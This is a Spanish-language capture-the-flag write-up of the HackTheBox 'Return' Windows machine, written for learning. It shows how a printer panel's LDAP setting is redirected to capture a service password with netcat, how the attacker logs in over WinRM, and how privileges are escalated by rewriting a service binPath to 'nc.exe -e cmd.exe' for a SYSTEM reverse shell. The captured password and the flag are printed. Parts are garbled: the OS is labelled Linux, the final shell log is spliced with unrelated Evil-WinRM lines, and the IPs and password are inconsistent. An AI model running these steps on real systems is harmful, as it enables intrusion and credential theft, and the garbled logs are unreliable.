

Return

HackTheBox — Writeup

Sistema Operativo	Linux
Dificultad	Easy
Fecha	8 de octubre de 2026
Autor	tu_usuario

Índice

1. Reconocimiento	2
1.1. Escaneo de puertos	2
1.2. Enumeración de Servicios	2
1.3. Enumeración web	3
2. Acceso Inicial	3
3. Escalada de Privilegios	4
4. Referencias	6

1. Reconocimiento

1.1. Escaneo de puertos

```
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: HTB Printer Admin Panel
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-10-05 20:30:33Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_ date: 2026-10-05T20:31:06
|_ start_date: N/A
|_ smb2-security-mode:
|_ 3:1:1:
|_ Message signing enabled and required
|_clock-skew: 17m56s
```

Se revela que se trata de una máquina Windows con el nombre return.local. Se observan servicios comunes y también se observa un servidor web corriendo en IIS.

1.2. Enumeración de Servicios

Se puede empezar viendo si se pueden obtener sesiones nulas en RPC o SMB:

```
~/HTB/Return 14s > rpcclient -U "" 10.129.95.241
Password for [WORKGROUP\]:
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE
```

```
~/HTB/Return > smbclient -N -L //10.129.95.241
Anonymous login successful


      Sharename      Type      Comment
      -----      -
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.95.241 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
~/HTB/Return 4m 46s > ldapsearch -x -b "dc=return,dc=local" -H ldap://retrun.local0
ldap_sasl_bind(SIMPLE): Can't contact LDAP server (-1)
```

Se prueba enumeración básica para LDAP, RPC y SMB. Sin embargo ningún servicio presenta puertas abiertas.

1.3. Enumeración web

Visitando la web se muestra lo siguiente:



Settings

Server Address	printer.return.local
Server Port	389
Username	svc-printer
Password	*****
Update	

Parece ser una página de administración para una impresora. Se especifica un usuario, ip, puerto y una contraseña. Se puede intentar interceptar el mensaje con Wireshark, aprovechando que la página corre en HTTP puede ser que la contraseña se esté enviando en texto claro.



No se tiene éxito.

2. Acceso Inicial

Al ser una página de configuración a la que se accede fácilmente se puede intentar también envenenar la petición. Se puede especificar la ip de la máquina atacante en las opciones de configuración y colocar el puerto 389 en escucha con nc.

Settings

Server Address	10.10.17.165
Server Port	389
Username	svc-printer
Password	*****
Update	

Se obtiene la contraseña:

```
~/HTB/Return > sudo nc -nlvp 389
[sudo] contraseña para khangkaw:
Listening on 0.0.0.0 389
Connection received on 10.129.71.108 65115
0*`%return\svc-printer
1edFg43012!!
```

Al intentar obtener una shell con Evil-WinRM se tiene acceso y se entra con el usuario svc-printer

```
~/HTB/Return 1 31s > evil-winrm -i 10.129.95.241 -u svc-printer -p '1edFg43012!!'
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

3. Escalada de Privilegios

Al enumerar la cuenta se encuentran demasiados privilegios para este usuario:

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeLoadDriverPrivilege     Load and unload device drivers  Enabled
SeSystemtimePrivilege     Change the system time        Enabled
SeBackupPrivilege         Back up files and directories  Enabled
SeRestorePrivilege        Restore files and directories  Enabled
SeShutdownPrivilege       Shut down the system          Enabled
SeChangeNotifyPrivilege   Bypass traverse checking       Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Enabled
SeTimeZonePrivilege       Change the time zone          Enabled
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami /groups

GROUP INFORMATION
-----
Group Name      SID      Attributes
-----
Everyone        S-1-1-0  Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators  S-1-5-32-549  Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators  S-1-5-32-550  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users  S-1-5-32-580  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users          S-1-5-32-545  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  S-1-5-32-554  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK  S-1-5-2-1  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users  S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization  S-1-5-15  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication  S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level  S-1-16-12288  Label
```

Se cuentan con los privilegios SeBackupPrivilege, SeRestorePrivilege y SeMachineAccountPrivilege., los cuales podrían llevar fácilmente a escalar privilegios robando hashes NTLM desde las hives del registro system y SAM o desde la base de datos NTDS.dit.

Al enumerar con grupos se observa que se pertenece a Server Operators.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> services

Path      Privileges Service
-----
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe  True ADWS
\\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys  True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMScvHost.exe  True NetTcpPortSharing
C:\Windows\SysWow64\perfhst.exe  True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"  False Sense
C:\Windows\servicing\TrustedInstaller.exe  False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe"  True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"  True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\WdNisSvc.exe"  True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"  True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"  False WMPNetworkSvc
```

Hay una forma muy conocida de escalar privilegios indicada en este PoC. El exploit que se usa para escalar privilegios con Server Operators consiste en reemplazar el path binario de un ejecutable que esté corriendo en el sistema con un ejecutable que permita una reverse shell.

Como se indica en el PoC se usa la utilidad upload de Evil-WinRM para subir el ejecutable /usr/share/windows-binaries/nc.exe al equipo.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload /usr/share/windows-binaries/nc.exe
Info: Uploading /usr/share/windows-binaries/nc.exe to C:\Users\svc-printer\Documents\nc.exe
Data: 79188 bytes of 79188 bytes copied
Info: Upload successful!
```

Se indica el comando services para listar los servicios disponibles y se usa el servicio VMTools. Se indica el siguiente comando para cambiar el path del ejecutable de VMTools:

sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe ip puerto"

El proceso se para y luego se inicia, no sin antes poner el puerto elegido en escucha en la máquina atacante.

```
sc.exe stop VMTools
```

```
sc.exe start VMTools
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.129.71.108 1010"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe stop VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start VMTools
```

Haciendo esto se logra obtener una shell root:

```
~ > sudo nc -nlvp 1010
[sudo] contraseña para khangkaw:
Listening on 0.0.0.0 1010 -u svc-printer -p 'ledFg4301211'
Connection received on 10.129.71.108 50469
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
Warning: Remote path completions is disabled due to ruby limitation:
C:\Windows\system32>powershell
powershell: more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload /usr/share/windows-binaries/nc.exe
PS C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt nc.exe to C:\Users\svc-printer\Documents\nc.exe
f0413b06423df8ce29b9774a6ed75706
PS C:\Windows\system32>
```

4. Referencias

- <https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/>